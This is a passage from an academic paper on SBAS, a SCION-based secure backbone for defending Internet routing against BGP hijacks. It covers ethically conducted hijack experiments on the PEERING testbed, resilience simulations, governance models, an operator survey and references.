By using an expanded network of PoPs (reducing the latency from Table 1) as well as dedicated SCION links in the backbone network (as mentioned in the previous section), SBAS's end-to-end latency can be improved further.

6.3 Discussion: Scalability

Several aspects of SBAS's design enable it to scale to a large, real-world deployment. The bandwidth and compute-memory expense of SBAS is roughly proportional to the number of its clients. The PoP module (which includes the WireGuard tunnel, SIG, and routing logic) maintains no per-flow state. Adding a client to SBAS involves only adding a few internal routing table entries and the client's IP/VPN key to the PoP WireGuard configuration. SBAS capacity can be scaled to

Customer	PoP	Latency [ms]
Zurich	Frankfurt	12.36
N. California	Oregon	25.38
Osaka	Tokyo	12.75

Table 1: Latency from customers to the respective closest PoP.

serve additional customers by increasing the computational capacity of the PoPs and increasing the bandwidth of the secure internal inter-PoP network. Key management and exchange between PoPs is handled by SCION, which improves upon RPKI scalability by delegating trust roots and key management to a limited number of isolation domains [62].

We recognize that the growing size of Internet routing tables is a present concern [11]. Although SBAS infrastructure announces /24 prefixes (or /48 for IPv6 infrastructure, the longest publicly routable prefix in IPv6 [9]) for sub-prefix hijack protection, the number of such announcements is overall few and proportional to the number of SBAS POPs combined with the number of connected customer ASes (as each PoP or customer needs one prefix for their WireGuard endpoint). While SBAS customers are encouraged to use /24 length-prefixes (for select security-critical services), SBAS does not disaggregate customer announcements.

7 Security Analysis

We used two primary methods to evaluate the security of SBAS: (1) real-world attacks using the PEERING BGP research framework [69], and (2) simulated attacks using Internet topology simulations [33]. These two methods are intended to complement each other. The PEERING framework allows us to launch ethical BGP attacks against the real SBAS prototype deployment and accurately captures the dynamics of Internet routing, but does not let us experiment with many different adversary locations (as we are limited by the nodes of the PEERING framework). Topology simulations allow us to experiment with a large number of adversary locations but yield less accurate results [41]. However, when considered side-by-side, the results of these two types of evaluations complement each other, allowing for a more accurate understanding of the security of SBAS.

Recall from the threat model (Section 3.2) that we focus our evaluation on equally-specific prefix attacks because more-specific prefix attacks can be avoided by providing services through disaggregated IP prefixes, which we use for all SBAS-related addresses. We do additionally consider more-specific prefix attacks in Section 7.1.

7.1 Evaluating SBAS Deployment Against Ethical Real-World BGP Attacks

We launched real-world BGP attacks against our SBAS deployment using the PEERING framework. First, we set up two PEERING locations (known as *muxes*) to act as SBAS customers. One customer location was the mux utah01 located at the University of Utah. The other one was the mux grnet01 located in the Greek education and research network GRNET. Next, we used the mux neu01 at North Eastern University to serve as an adversary and launch BGP attacks.

Attack target	No SBAS	Using SBAS
utah01 prefix	Failed	Failed
grnet01 prefix	**Succeeded**	Failed
utah01 tunnel	N/A	Failed
grnet01 tunnel	N/A	Failed

Table 2: Summary of ethically conducted real-world attack experiments (via PEERING) from an adversary at neu01.

Ethical considerations. An important ethical principle underlying our experiment setup is that we only made BGP announcements for prefixes that we are authorized to use. Even though we used the neu01 mux as an adversary to model our attacks, it had proper authorization from the PEERING framework for all of its BGP announcements. Further, we used IP prefixes explicitly delegated to our infrastructure (from PEERING and participating educational institutions) that hosted no production services and served no real users. Finally, we also followed the PEERING framework's acceptable use policy as to not overwhelm or crash internet routers.

Our experiments validate that SBAS can mitigate both non-adaptive attacks that target customer prefixes as well as adaptive attacks that target customer tunnels to the SBAS PoPs. Moreover, SBAS can even enhance communication security between a SBAS customer and external hosts on the Internet. Table 2 depicts a summary of our results.

Control case: Successful attack without SBAS. We started with a control case where SBAS was not used and the customers in utah01 and grnet01 announced their prefixes via their traditional BGP providers/peers. The adversary node at neu01 then attempted to hijack communication between the two customers by announcing utah01's prefix and grnet01's prefix. We found that while traffic from grnet01 to utah01 was routed successfully to utah01, **traffic from utah01 to grnet01 was routed to the adversary**. This let the adversary observe (and potentially modify) packets sent from utah01 to grnet01. Thus, the connection between utah01 and grnet01 was successfully attacked by the adversary in the absence of SBAS because utah01 had a superior BGP route to the adversary to the one it had to the victim.

Attack mitigation using SBAS. Next, we connected the utah01 and grnet01 customers to the prototype SBAS implementation using the Oregon and Frankfurt SBAS PoPs respectively. We then had utah01 and grnet01 make the announcements for their IP prefixes through SBAS. Recall that at each customer node, SBAS-learned routes are given higher priority (Section 4.5) than standard Internet routes. We consider two types of adversaries:

Non-adaptive adversary. The non-adaptive adversary is not aware of SBAS and launches BGP attacks against customers' IP prefixes as usual, as in the control case. Because both utah01 and grnet01 were communicating through SBAS, **the adversary was incapable of hijacking any of the traffic between grnet01 and utah01** in either direction of communication. Note that this result is independent of customer or adversary location. Two customers will always successfully resist BGP attacks where an adversary targets a customer's IP prefix announced through SBAS. This is due to route prioritization and holds even in the case of more-specific BGP attacks. SBAS PoPs load secure routes into a separate routing table that is given higher priority than the Internet routing table. SBAS customers' outbound traffic will always go through the connected SBAS PoPs. More-specific routes in the global routing table do not affect routes between SBAS customers.

Adaptive adversary. An adaptive adversary who is aware of SBAS may instead chose to attack the tunnels that each customer uses to communicate with SBAS.While this adaptive attack is inherently less devastating because tunnels are end-to-end encrypted, there are still powerful attacks that can be launched against encrypted traffic [59, 73].

Using our PEERING setup, we had the adversary at neu01 attack the IP prefixes used by utah01 and grnet01 to establish their WireGuard sessions with SBAS.[1] Even when the adversary maliciously announced the IP prefix of the WireGuard endpoint of both victims with an equally-specific BGP attack, **communication between utah01 and grnet01 was uninterrupted and was never routed to the adversary.** Note that SBAS infrastructure prefixes, like the one used for the VPN endpoint, are required to be /24s; more-specific attacks against SBAS VPN endpoints are not viable.

We note that the success of this type of adaptive adversary against SBAS depends highly on the customer's choice of ingress points. As a contrived example, had utah01 chosen the Frankfurt SBAS PoP as its ingress point and grnet01 chosen Oregon as its ingress point, communication along both of the tunnels would have been routed to the adversary. It is because of the proximity of the SBAS ingress point to the SBAS customer (relative to the adversary's location) that SBAS offers improved security even against this type of adaptive adversary. In the optimal case, a customer may even be able to obtain a direct layer-2 connection with a PoP, thwarting this attack entirely.

Characterizing communication security with external hosts. In addition to running experiments to measure the security of communication between SBAS customers in utah01 and grnet01, we evaluated the security benefit that SBAS offers when a SBAS customer is communicating with an non-SBAS-protected (i.e., external) host or server on the Internet. We build upon the methodology presented by Birge-Lee et al. [20]. We constructed a sample of 1k IP addresses from the Censys Internet-wide IPv4 scans [31] to serve as external hosts. The sample was chosen at random and filtered to only include hosts that responded to ICMP echo (ping) requests.

To measure the impact of SBAS on communication between a SBAS customer and external hosts, we performed ethical equally-specific prefix hijacks from the adversary neu01 against IP prefixes originated by utah01 and grnet01 and announced by SBAS (using nodes at amsterdam01 and seattle01). Similarly, we also performed ethical hijacks where no SBAS was used as the control case. Then, for each hijack, we launched a ping scan of the 1k external hosts in our sample from an IP address in the prefix that was being hijacked. When each host in the sample received the ping request, it generated a ping response with a destination IP address that was under attack by the adversary. Computing the fraction of hosts whose ping responses were routed to the adversary allowed us to measure the impact of each hijack we launched.

SBAS significantly enhances communication security with external hosts. When the utah01 and grnet01 nodes were not using SBAS, the adversary at neu01 was able to hijack traffic from 72% and 76% of the 1k external hosts respectively. When we connected utah01 and grnet01 to SBAS and launched an attack on the SBAS announced-prefix, **the adversary's hijacking capability reduced threefold to affecting only 25% of hosts.** We emphasize that the presented security improvements are conservative, as this experiment was performed against the SBAS prototype deployment that uses only the seattle01 and amsterdam01 PEERING muxes. We are actively working to expand this deployment, and present recommended expansion steps and the associated security improvement in Section 7.2.1. As more nodes are added, hosts will have a shorter route to the nearest SBAS PoP which will further reduce the spread of the adversary's attacks.

7.2 Quantifying Hijack Resilience via BGP Attack Simulations

To evaluate SBAS security beyond PEERING mux adversaries and client locations, we employ Internet-scale attack simulations. The Internet topology was constructed using the CAIDA AS topology dataset [1], augmented with peering information inferred from the bdrmap tool [51] and BGP Routing Information Base (RIB) data collected from Route Views [68] and RIPE NCC RIS [2] to correctly model route selection at the AWS datacenters and PEERING nodes that are part of the SBAS deployment. We build upon the methodology developed by Birge-Lee et al. [19] to perform prefix-level (as opposed to AS-level) simulations. We evaluate how likely traffic from external sources will still be routed to SBAS (via the PEERING framework) in the event of an equally-specific BGP attack. We also explore how security improves with more BGP-announcing SBAS nodes and with full deployment of RPKI in the broader internet.

[1] Another attack can be launched by hijacking the IP prefix of the SBAS PoPs for their WireGuard endpoint. We could not conduct this in the wild, as we were not authorized to hijack the SBAS PoPs' AWS-controlled prefix.




Figure 8: Cumulative distribution of SBAS resilience against (randomized) AS-level adversary.




Figure 9: Cumulative distribution of SBAS resilience against (randomized) AS-level adversary, assuming adoption of ROV.

Computing attack resilience metric. We use the notion of *resilience* [79] to quantify the fraction of total potential adversaries that are topologically unable to launch an equally-specific prefix hijacking attack for an arbitrary prefix announced by a victim AS. The detailed definition of resilience is in Appendix B. Resilience is affected by the relative locations of the victim and adversary ASes, their peering and provider relationships, and the application of further security measures, including RPKI.

Internet topology simulations. We run BGP simulations against an AS-level adversary considering a random sample of 1k adversary ASes as the attacker set $\mathcal{A}$, corresponding to approximately 1.39% of the $N = 71669$ ASes profiled in the CAIDA AS topology. Against each attacker AS, we consider all other $N-1$ ASes as the set of external hosts (traffic sources) $\mathcal{B}$. Given these fixed sets of adversary ASes and external hosts, we run BGP simulations for two scenarios: (1) a victim prefix is announced via SBAS BGP announcement nodes; (2) a victim prefix is announced in a conventional manner without SBAS. We consider a random sample of 1k victim prefixes, which are selected based on the methodology in Section 7.1. We evaluate SBAS configurations with varying number and location of BGP announcement nodes. When varying the number of BGP-speaking SBAS nodes, we present results for configurations (node locations) that are globally optimal (more details in Appendix B).

7.2.1 SBAS Significantly Enhances Resilience Across Adversary ASes and Customer Locations

We analyze the distribution of prefix-level resilience of routes announced by SBAS against sampled AS-level adversaries performing BGP hijack attacks and compare them to the scenario where SBAS is not used (Figure 8). Our results show that SBAS deployment significantly improves routing security across adversary ASes and customer locations even with a small number of BGP announcement nodes. Increasing the number of announcement nodes in the SBAS backbone further enhances security.

Figure 8 shows that **a conservative deployment of SBAS with just 5–6 BGP announcement nodes can lead to more than a 60% improvement in median resilience.** A three-node SBAS with announcements at Amsterdam, Seattle, and ISI yielded a resilience of 0.750, a 37.2% improvement compared to the baseline median resilience of 0.545 (without SBAS). Including another announcement node at GRNet further increased median resilience to 0.825, a 50.9% improvement. Additional announcement nodes provide diminishing security returns: a fifth node at UWashington, to 0.870 (59.3% improvement), and finally a sixth node at GATech, to 0.884 (61.8% improvement).

Resilience improvements against known serial hijacking attack ASes. As an illustrative case study, we examine the threat of BGP attacks launched by a sample of 11 ASes identified as serial hijacking offenders in prior work [74]. This smaller sample of attackers allows us to plot resilience for SBAS customers communicating with external hosts for each attacker AS. Notably, **SBAS improved resilience against all 11 of the known serial hijacker ASes, with a median resilience improvement of 64.9%** using a configuration of 6 BGP announcement nodes. For the most devastating adversary, AS 9009, the 6-node SBAS produced a median resilience gain of 602.6%. (Plotted results and further discussion are included in Appendix B.)

7.2.2 ROV Enforcement in the Broader Internet Can Further Boost Resilience Offered by SBAS

We further examine the extent of SBAS's potential security improvements by considering the adoption of ROV (Route Origin Validation using RPKI) in the broader (non-SBAS) Internet. Recall that ROV makes equally-specific hijacks less likely to succeed by verifying the route's origin AS: an attacker thus needs to prepend itself to a route originating from the valid RPKI-signed AS, which increases the attacker's path length by one. We repeat the prior simulation setup with the addition of ROV in the broader internet to evaluate the extent of resilience improvement provided by a combination of SBAS and ROV (see Figure 9).

We use *ROV-aided* to refer to the scenario in which ROV is deployed by the broader internet. ROV substantially improves

resilience offered by SBAS: on average, **a ROV-aided SBAS deployment increased median resilience over its non-ROV counterpart by 45.0%.** For example, a ROV-aided SBAS deployment with 3 announcement nodes improves median resilience up to 0.898, a 35.7% improvement compared to the baseline resilience of 0.661 without SBAS. Similarly, **a ROV-aided SBAS deployment with 6 announcement nodes improves resilience to 0.985 (a 49.0% improvement), meaning 98.5% of adversaries were topologically incapable of hijacking SBAS-announced routes.**

8 Incentives and Governance

Beyond the setup of the technical SBAS components, adoption of SBAS would require coordination between participating ISPs, formation of organizations to handle governance, and presenting/marketing SBAS to customers. To better understand network operator's SBAS deployment incentives and preference for governance models, we have conducted a survey. In Sections 8.1 and 8.2, we discuss incentives and possible models of governance for an SBAS deployment, followed by a discussion of survey results in Section 8.3.

8.1 Deployment Incentives

Current market trends demonstrate demand for reliable and secure Internet connectivity. SD-WAN, leased lines, and Network-as-a-service products specifically designed to mitigate routing outages have seen widespread adoption for businesses in various sectors [4]. The willingness to purchase these services despite substantial costs indicates that customers are willing to pay a premium to protect against routing-induced network outages. A candidate first customer may have incentives for SBAS's security properties that outweigh the difficulties inevitable in early-stage technology deployment, similar to the initial customer of the SCION network [45]. The added cost of deploying SBAS is marginal if the infrastructure already supports SCION connectivity (currently natively supported by 10 ISPs), but the additional customer base that can be reached can provide major financial benefits. Our evaluation in Section 7.2 has shown that 5 SBAS PoPs can already provide immediate security benefits to the first customer. The current SCION-supporting ISPs would thus suffice for bootstrapping SBAS.

We believe SBAS's lightweight implementation will also help it gain early adoption. Several survey responses (Section 8.3) emphasize the necessity for interoperability with current routing hardware and protocols, with minimum effect on operational robustness as requisite for industry adoption of any new routing security solution. Compared to BGPsec and other proposed clean-slate routing protocols, SBAS uses commodity network hardware and does not suffer from all-or-nothing deployment security improvements.[2] SBAS's use of reliable, off-the-shelf networking components (BGP, iBGP, and secure tunnels) reduces most of the effort required to implement and maintain custom routing modules. This relative ease of implementation translates to lower transition costs for customers and more rapid experimentation under real-world traffic flow conditions.

8.2 Governance Models

Due to the federated nature of the SBAS PoP operation, a governance structure is needed to coordinate global operation (e.g., AS management, RPKI ROA distribution, and coordination of secure and internal address ranges). We present four different governance models that all received support in our survey, presented in the order of their degree of centralization and reliance on existing structures.

Scenario 1: ICANN and regional Internet registries. The regional Internet registries (RIRs) already play a major role in coordinating the control plane of the Internet, e.g., by allocating IP ranges, AS numbers, and providing hosted RPKI services. They would therefore be natural entities to govern a shared AS number for SBAS. Such a governance model would also benefit from the strong ties between the RIRs and the network providers. However, albeit they provide coordination activities and services to their members [6, 10, 13, 48, 67], the RIRs do not cover operation of network infrastructure. Operating SBAS would be orthogonal to other efforts by RIRs to improve routing security.

Scenario 2: Multi-stakeholder organization. Under this governance model, a foundation involving interested parties such as ISPs and companies would run SBAS. This would provide the benefit of creating an entity with a clear scope of duties with regards to SBAS, entirely dedicated to guarantee the smooth operation of SBAS, and which could also receive dedicated contributions towards that effort. On the other hand, this would require new structures to be set up.

Scenario 3: Federation of network providers. A governance model relying on the initiative of ISPs working together to join (some of) their resources in SBAS, through a loose coordination at the technical level between the involved parties, building on letters of intent and bilateral agreements. In this governance model, the network effect is less noticeable and the early participants would bear the bulk of the burden of driving the adoption of the initiative.

Scenario 4: Decentralized governance model. Each PoP operator can join SBAS independently, in the same manner as there is no centralized instance governing which TOR nodes can join the network [65]. This model is most flexible for PoP operators, with low barriers to entry for new operators. However the continuity of operation of a sufficient number of PoPs is not guaranteed, and sharing scarce resources such as IP address space and AS numbers would be challenging.

[2] Although the BGPsec signature validation implementation itself can be incrementally deployable, it requires every hop in the routing path to sign its path segments to achieve the desired security properties.

Governance model recommendation. Based on the results of our survey (presented in Section 8.3) and the structure of SBAS, we suggest the federation of network providers. Not only did this structure receive the most votes in our survey, but it has the benefit of placing the governance decisions in the hands of ISPs, who are the ones responsible for running SBAS PoPs and carrying SBAS traffic. Furthermore, it does not require the involvement of any overly powerful or centralized organization, which many operators in our survey expressed concerns over. While issues like IP, domain, and ASN allocation inherently involve distribution of a shared resource, governance of SBAS (which operates out of SCION and IP address already controlled by participants) primarily involves technical and policy coordination that can be done in a more decentralized manner. We feel that in the same way the MANRS project [53] has been successful in bringing together ISPs to standardize routing security practices, a federation of ISPs could also be successful in standardizing SBAS operational practices. Additionally, in a real-world operation of SBAS, the federation of providers may establish an association or foundation to create a more concrete structure to govern, organize, and enforce the operation of all participants (incorporating structures of Scenario 2).

8.3 Survey of Network Operators

Survey participants were recruited through direct contact, and through the RIPE and NANOG mailing lists [60, 61], garnering 31 responses. We summarize important results in this section, and discusses detailed survey results in Appendix C.

Our survey indicates that network security is very important to the operations of the majority of ISPs and there is a community of early adopters that would be interested in deploying SBAS. Specifically, 26 out of 31 (84%) participants said, on a scale of zero to five, that the importance of network security to their ISP's operations was either a four or a five. However, when asked if secure routing was a marketable product, only 15 operators (of 31) responded with a four or five. This gap in responses can be attributed to the usually assumed network effect problem where a large critical mass of participants is needed for substantial security benefits. In these cases, early incentives are insufficient for early stakeholders to undergo the costs of building a new system. This is a major reason why other solutions that require high usages rates to yield security improvements fail to see deployment (as is the case with BGPsec [52]). Even with substantial interest in the community, many network operators do not see the financial benefits of investing in secure routing, creating a self-fulfilling prophecy of low adoption rates.

We proceeded to ask operators to gauge the interest of their ISP offering SBAS to customers and eight operators rated it as a four or five. Furthermore, this group of interested operators seemed strongly convinced of the SBAS design: they reported a mean score of 3.75 points on SBAS's deployment feasibility and a mean score of 4.6 on the effectiveness of SBAS against routing attacks. The chief concerns for deployment cited were mostly related to logistics, such as establishing inter-ISP iBGP sessions and several ISPs sharing an ASN in the routing system. While this is a minority of survey participants, it (1) represents 53% of operators who felt secure routing was a marketable productand (2) shows there is a non-trivial group of convinced, interested early-adopters that would enable substantial security improvements through SBAS. Even with a few early adopters, communication between SBAS participants and the broader Internet achieves substantially higher resilience (e.g., 5 PoPs in Section 7.2).

Among the governance models, the federated model was chosen by 14 participants (≈45%) as the most popular potential governance structure, followed by delegating responsibilities over to the RIRs (35%), a decentralized model (13%), and a multi-stakeholder organization (7%). Several respondents stressed the importance of selecting a structure that would not be dominated by large corporations and with mechanisms to prevent it from growing beyond its needed scope.

By surveying network operators, we see some next steps required for a production deployment of SBAS. We encourage network operators and the research community to work collaboratively to establish SBAS as a production network.

9 Related Work

To improve on the limitations of BGP, various alternatives have been suggested, including studies that use overlay technology to establish new routes [12, 35, 38, 83]. Particularly, Andersen et al. propose RON (Resilient Overlay Network), an architecture that constructs an overlay network using distributed applications, monitors the underlay routing paths in real-time, and constructs new paths [7]. Peter et al. propose the ARROW architecture, which flattens the Internet topology using overlay tunnels between ISPs, and provides a new route if needed [63]. Compared to SBAS, ARROW focuses on availability and only addresses use cases in which customers are fully participating. Network pluralism articulates the need for architectural heterogeneity [22, 44, 76]. Crowcroft et al. introduce Plutarch, which describes each homogeneous network architecture as context and enables communication across a set of contexts by interstitial functions that interpret the encapsulated functionalities of each context [29]. Avramopoulos and Rexford present a security backbone framework connecting various secure routing architectures via a secure mesh of virtual links [16]. Indeed, network pluralism enables the graceful coexistence of diverse network architectures. However, the approaches simply glue network architectures together, supporting them to only *survive*. In contrast, SBAS not only bridges secure routing infrastructures to the Internet in a synergistic manner, but also extends the benefits to the broader Internet, enhancing them to *thrive*.

10 Conclusion

While secure routing enjoyed much attention from the research community over the past two decades, real-world adoption has been lagging, perhaps due to the significant infrastructure changes required. With an ambition to make rapid progress to secure routing, we investigate how to leverage a secure communication backbone to secure communication on the regular Internet. We design and deploy an architecture, SBAS, in which communication between traditional IP endpoints are mediated via a secure backbone that is operated in a federated manner. SBAS substantially reduces the threat of inter-domain routing attacks and only incurs a small latency overhead (and as our results show can even speed up some end-to-end connections compared to the Internet). A core contribution of this work is the incentive-compatible design. SBAS does not compete with other secure routing architectures, but instead demonstrates that an existing secure routing infrastructure with limited deployment can already benefit the rest of the Internet. While several challenges still exist when deploying SBAS in a production setting, our survey shows a potential path forward and our experimental results show promise that sizable security improvements can be achieved with even a small set of early adopters. We hope that SBAS revitalizes the quest for secure inter-domain routing.

Acknowledgements

This work was supported in part by the National Science Foundation under grants CNS-1553437, CNS-1704105, and CNS-193596 and by the United States Air Force and DARPA under Contract No. FA8750-19-C-0079. Additionally, we gratefully acknowledge support from ETH Zurich, from the ETH4D and EPFL EssentialTech Centre Humanitarian Action Challenge Grant, and from the Zurich Information Security and Privacy Center (ZISC). We would like to thank the anonymous reviewers and our shepherd Deepak Kumar for their valuable feedback as well as David Hausheer, Nicola Rustignoli, Kyveli Mavromati, and the anonymous participants of our survey for their contributions to this project. Any opinions, findings and conclusions or recommendations expressed in this material are those of the authors and do not necessarily reflect the views of the United States Air Force, DARPA, or any other sponsoring agency.

References

[1] The CAIDA AS relationships dataset. https://www.caida.org/catalog/datasets/as-relationships/, 2021.

[2] RIS Raw Data – RIPE Network Coordination Centre. https://www.ripe.net/analyse/internet-measurements/routing-information-service-ris/ris-raw-data, 2021.

[3] The BIRD Internet Routing Daemon Project. https://bird.network.cz/, 2021.

[4] P. 81. The Rise of Network as a Service. https://www.perimeter81.com/blog/network/the-rise-of-network-as-a-service, 2021.

[5] E. Aben. Propagation of Longer-than-/24 IPv4 Prefixes. https://labs.ripe.net/author/emileaben/propagation-of-longer-than-24-ipv4-prefixes/, 2014.

[6] AFRINIC. AFRINIC Bylaws (Constitution) 2020. https://afrinic.net/bylaws, 2020.

[7] D. Andersen, H. Balakrishnan, F. Kaashoek, and R. Morris. Resilient Overlay Networks. In *ACM Symposium on Operating Systems Principles (SOSP)*, 2001.

[8] T. Anderson, K. Birman, R. Broberg, M. Caesar, D. Comer, C. Cotton, M. J. Freedman, A. Haeberlen, Z. G. Ives, A. Krishnamurthy, W. Lehr, B. T. Loo, D. Mazières, J. M. Nicolosi, Antonio Smith, I. Stoica, R. v. Renesse, M. Walfish, H. Weatherspoon, and C. S. Yoo. The Nebula Future Internet Architecture. In *The Future Internet Assembly*, 2013.

[9] APNIC. Why is a /48 the recommended minimum prefix size for routing? https://blog.apnic.net/2020/06/01/why-is-a-48-the-recommended-minimum-prefix-size-for-routing/, 2020.

[10] APNIC. Policy SIG. https://www.apnic.net/community/policy/policy-sig/, 2021.

[11] APNIC. What will happen when the routing table hits 1024k? https://blog.apnic.net/2021/03/03/what-will-happen-when-the-routing-table-hits-1024k/, 2021.

[12] M. Apostolaki, G. Marti, J. Müller, and L. Vanbever. SABRE: Protecting Bitcoin against Routing Attacks. In *Network and Distributed System Security Symposium (NDSS)*, 2019.

[13] ARIN. Charter for the ARIN Board Governance Working Group. https://www.arin.net/about/welcome/board/committees/charters/#charter-for-the-arin-board-governance-working-group, 2021.

[14] A. Arnbak and S. Goldberg. Loopholes for Circumventing the Constitution: Unrestricted Bulk Surveillance on Americans by Collecting Network Traffic Abroad. *Michigan Telecommunications & Technology Law Review*, 21:317, 2014.

[15] R. Austein, S. Bellovin, R. Housley, S. Kent, W. Kumari, D. Montgomery, C. Morrow, S. Murphy, K. Patel, J. Scudder, S. Weiler, M. Lepinski, and K. Sriram. BGPsec Protocol Specification. RFC 8205, 2017.

[16] I. Avramopoulos and J. Rexford. A Pluralist Approach to Interdomain Communication Security. In *Workshop on the Economics of Networks, Systems and Computation (NetEcon)*, 2007.

[17] AWS. Bring your own IP addresses (BYOIP) in Amazon EC2. https://docs.aws.amazon.com/AWSEC2/latest/UserGuide/ec2-byoip.html, 2021.

[18] H. Birge-Lee, Y. Sun, A. Edmundson, J. Rexford, and P. Mittal. Bamboozling Certificate Authorities with BGP. In *USENIX Security Symposium*, 2018.

[19] H. Birge-Lee, L. Wang, D. McCarney, R. Shoemaker, J. Rexford, and P. Mittal. Experiences Deploying Multi-Vantage-Point Domain Validation at Let's Encrypt. In *USENIX Security Symposium*, 2021.

[20] H. Birge-Lee, L. Wang, J. Rexford, and P. Mittal. SICO: Surgical Interception Attacks by Manipulating BGP Communities. In *ACM SIGSAC Conference on Computer and Communications Security (CCS)*, 2019.

[21] L. Blunk, M. Karir, and C. Labovitz. Multi-threaded routing toolkit (mrt) routing information export format. RFC 6396, RFC Editor, October 2011.

[22] G. Bouabene, C. Jelger, C. Tschudin, S. Schmid, A. Keller, and M. May. The Autonomic Network Architecture (ANA). *IEEE Journal on Selected Areas in Communications*, 28(1):4–14, 2009.

[23] R. Brandom. Hackers Emptied Ethereum Wallets by Breaking the Basic Infrastructure of the Internet. The Verge, 2018.

[24] R. Bush and R. Austein. The Resource Public Key Infrastructure (RPKI) to Router Protocol. RFC 6810, 2013.

[25] K. Butler, T. R. Farley, P. McDaniel, and J. Rexford. A Survey of BGP Security Issues and Solutions. *Proceedings of the IEEE*, 98(1):100–122, 2009.

[26] J. M. Camacho, A. García-Martínez, M. Bagnulo, and F. Valera. BGP-XM: BGP Extended Multipath for Transit Autonomous Systems. *Computer Networks*, 57(4):954–975, 2013.

[27] Cloudflare. Argo Smart Routing. https://www.cloudflare.com/products/argo-smart-routing/, 2021.

[28] A. Cohen, Y. Gilad, A. Herzberg, and M. Schapira. Jumpstarting BGP Security with Path-End Validation. In *ACM SIGCOMM Conference*, 2016.

[29] J. Crowcroft, S. Hand, R. Mortier, T. Roscoe, and A. Warfield. Plutarch: An Argument for Network Pluralism. *ACM SIGCOMM Computer Communication Review (CCR)*, 33(4):258–266, 2003.

[30] DPDK Project. Data Plane Development Kit. https://dpdk.org.

[31] Z. Durumeric, D. Adrian, A. Mirian, M. Bailey, and J. A. Halderman. A Search Engine Backed by Internet-Wide Scanning. In *ACM Conference on Computer and Communications Security (CCS)*, 2015.

[32] W. E. Forum. Footprints on the path: how routing data could reduce the Internet's carbon toll. https://www.weforum.org/agenda/2021/03/internet-carbon-emissions-data-path-scion/, 2021.

[33] L. Gao and J. Rexford. Stable Internet Routing without Global Coordination. *IEEE/ACM Transactions on Networking*, 9(6):681–692, 2001.

[34] A. Gavrichenkov. Breaking HTTPS with BGP Hijacking. *Black Hat*, 2015.

[35] P. B. Godfrey, I. Ganichev, S. Shenker, and I. Stoica. Pathlet Routing. *ACM SIGCOMM Computer Communication Review (CCR)*, 39(4):111–122, 2009.

[36] S. Goldberg, M. Schapira, P. Hummon, and J. Rexford. How Secure are Secure Interdomain Routing Protocols? *ACM SIGCOMM Computer Communication Review (CCR)*, 40(4):87–98, 2010.

[37] D. Goodin. How 3ve's BGP Hijackers Eluded the Internet – and Made $29M. Ars Technica, 2018.

[38] P. K. Gummadi, H. V. Madhyastha, S. D. Gribble, H. M. Levy, and D. Wetherall. Improving the Reliability of Internet Paths with One-hop Source Routing. In *USENIX Symposium on Operating Systems Design and Implementation (OSDI)*, 2004.

[39] S. Hanks, T. Li, D. Farinacci, and P. Traina. Generic Routing Encapsulation (GRE). RFC 1701, 1994.

[40] G. Huston. CIDR REPORT for 31 Jan 22. https://www.cidr-report.org/as2.0/, 2022.

[41] J. Juen, A. Johnson, A. Das, N. Borisov, and M. Caesar. Defending Tor from Network Adversaries: A Case Study of Network Path Prediction. *Proceedings on Privacy Enhancing Technologies*, 2015(2):171–187, 2015.

[42] J. Karlin, S. Forrest, and J. Rexford. Pretty Good BGP: Improving BGP by Cautiously Adopting Routes. In *IEEE International Conference on Network Protocols (ICNP)*, 2006.

[43] S. Kent, C. Lynn, and K. Seo. Secure Border Gateway Protocol (S-BGP). *IEEE Journal on Selected areas in Communications*, 18(4):582–592, 2000.

[44] T. Koponen, S. Shenker, H. Balakrishnan, N. Feamster, I. Ganichev, A. Ghodsi, P. B. Godfrey, N. McKeown, G. Parulkar, B. Raghavan, J. Rexford, S. Arianfar, and D. Kuptsov. Architecting for Innovation. *ACM SIGCOMM Computer Communication Review (CCR)*, 41(3):24–36, 2011.

[45] C. Krähenbühl, S. Tabaeiaghdaei, C. Gloor, J. Kwon, A. Perrig, D. Hausheer, and D. Roos. Deployment and scalability of an inter-domain multi-path routing infrastructure. In *Proceedings of the International Conference on Emerging Networking EXperiments and Technologies (CoNEXT)*, 2021.

[46] N. Kushman, S. Kandula, D. Katabi, and B. M. Maggs. R-BGP: Staying Connected in a Connected World. In *Network and Distributed Systems Security Symposium (NDSS)*, 2007.

[47] J. Kwon, J. A. García-Pardo, M. Legner, F. Wirz, M. Frei, D. Hausheer, and A. Perrig. SCIONLAB: A Next-Generation Internet Testbed. In *IEEE International Conference on Network Protocols (ICNP)*, 2020.

[48] LACNIC. Bylaws. https://www.lacnic.net/76/2/lacnic/bylaws, 2018.

[49] M. Lepinski and S. Kent. An Infrastructure to Support Secure Internet Routing. RFC 6480, 2012.

[50] Y. Liao, L. Gao, R. Guerin, and Z.-L. Zhang. Reliable Interdomain Routing through Multiple Complementary Routing Processes. In *ACM Conference on Emerging Networking Experiments and Technologies (CoNEXT)*, 2008.

[51] M. Luckie, A. Dhamdhere, B. Huffaker, D. Clark, and k. claffy. bdrmap: Inference of Borders Between IP Networks. In *ACM Internet Measurement Conference (IMC)*, 2016.

[52] R. Lychev, S. Goldberg, and M. Schapira. BGP Security in Partial Deployment: Is the Juice Worth the Squeeze? In *ACM SIGCOMM Conference*, 2013.

[53] Mutually Agreed Norms for Routing Security. https://www.manrs.org/.

[54] A. Maria, Z. Aviv, and V. Laurent. Hijacking Bitcoin: Routing Attacks on Cryptocurrencies. In *IEEE Symposium on Security and Privacy (S&P)*, 2017.

[55] A. Mitseva, A. Panchenko, and T. Engel. The State of Affairs in BGP Security: A Survey of Attacks and Defenses. *Computer Communications*, 124:45–60, 2018.

[56] M. Motiwala, M. Elmore, N. Feamster, and S. Vempala. Path Splicing. In *ACM SIGCOMM Conference*, 2008.

